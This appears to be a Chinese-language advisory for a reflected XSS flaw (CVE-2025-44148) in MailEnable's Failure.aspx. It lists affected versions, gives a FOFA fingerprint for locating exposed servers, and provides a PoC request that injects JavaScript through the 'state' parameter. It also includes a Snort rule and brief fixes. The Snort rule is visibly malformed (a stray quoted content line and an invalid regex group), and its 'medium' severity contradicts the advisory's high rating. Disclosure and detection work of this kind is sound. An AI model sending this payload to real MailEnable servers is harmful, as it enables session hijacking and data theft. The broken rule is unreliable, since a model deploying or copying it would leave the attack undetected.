

MailEnable-CVE-2025-44148-反射XSS

MailEnable-CVE-2025-44148-反射XSS，攻击者可利用该漏洞构造恶意链接，诱骗用户点击后执行任意JavaScript代码，可能导致会话劫持、敏感信息窃取、钓鱼攻击或恶意操作，危害用户数据安全和系统完整性。

影响版本

MailEnable Mail Service < v10

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: icon_hash="-1033616879"

POC/EXP:

```
GET /Mondo/lang/sys/Failure.aspx?
state=19753%22;}alert(document.domain);function%20test(){%22 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Fedora; Linux i686) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/127.0.0.0 Safari/537.36
Connection: close
Accept-Encoding: gzip
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"MailEnable - Reflected XSS in Failure.aspx (CVE-2025-44148)";
  flow:to_server,established;
  content:"GET"; http_method;
  content:":"/Mondo/lang/sys/Failure.aspx"; http_uri;
  content:"state="; http_uri;
  pcre:"/state=[^&]*([\"']|%22|%27).*(?([\\s\\\"]*
(alert|prompt|confirm|eval|script|onerror|onload)\\s*$|<\\s*
(script|img|iframe)|javascript\\s*:)/i";
  metadata:service http;
  metadata:affected_product "MailEnable";
  metadata:attack_type "Cross-Site Scripting";
  metadata:severity "medium";
  reference:cve,CVE-2025-44148;
  classtype:web-application-attack;
  sid:1000161;
  rev:1;
  priority:2;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。